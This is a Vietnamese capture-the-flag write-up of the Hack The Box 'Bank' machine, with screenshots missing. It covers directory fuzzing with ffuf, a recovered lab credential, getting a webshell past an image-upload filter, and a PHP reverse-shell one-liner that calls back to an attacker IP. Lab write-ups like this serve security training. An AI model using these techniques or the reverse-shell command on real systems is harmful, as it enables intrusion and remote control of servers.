


ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://bank.htb/FUZZ -c

Tìm được 3 điểm vào: assets, inc và uploads


http://bank.htb/inc



Mình không đọc được tập tin .php


Tìm thêm 1 điểm vào nữa cho phép ta đọc tập tin .acc: balance-transfer

Điểm vào này ở vị trí cuối trong wordlist directory-list-2.3-medium.txt nên mình không tìm ra



🡪 Phải đợi nó quét hết thư mục ẩn


Nhiều tập tin .acc quá mình không biết xử lí như thế nào? Đây là 1 tập tin mẫu:



Có 1 tập tin khác thường, kích thước nhỏ hơn các tập tin khác:




Nó mã hóa không thành công




chris@bank.htb : !##HTBB4nkP4ssw0rd!##

Đăng nhập trang ngân hàng, giao diện trang web:



Trang Support có tính năng upload file:



Mình thử upload webshell.php, ứng dụng báo lỗi: You can’t upload this file. You can upload only images


Mình upload được rabbit.png, vào thư mục uploads có thể xem tập tin

Tập tin có phần mở rộng là của hình ảnh thì mình sẽ tải lên thành công.

Mình tải lên webshell.php.png rồi nhưng không thực thi được. Nó trả về source code


Trang support.php có 1 hint trong html code mà mình không để ý:







Cách lấy reverse shell:

php -r '$sock=fsockopen("10.10.14.5",1234);exec("/bin/bash <&3 >&3 2>&3");'



Bật interactive mode:





Có 1 tập tin nhìn rất lạ:

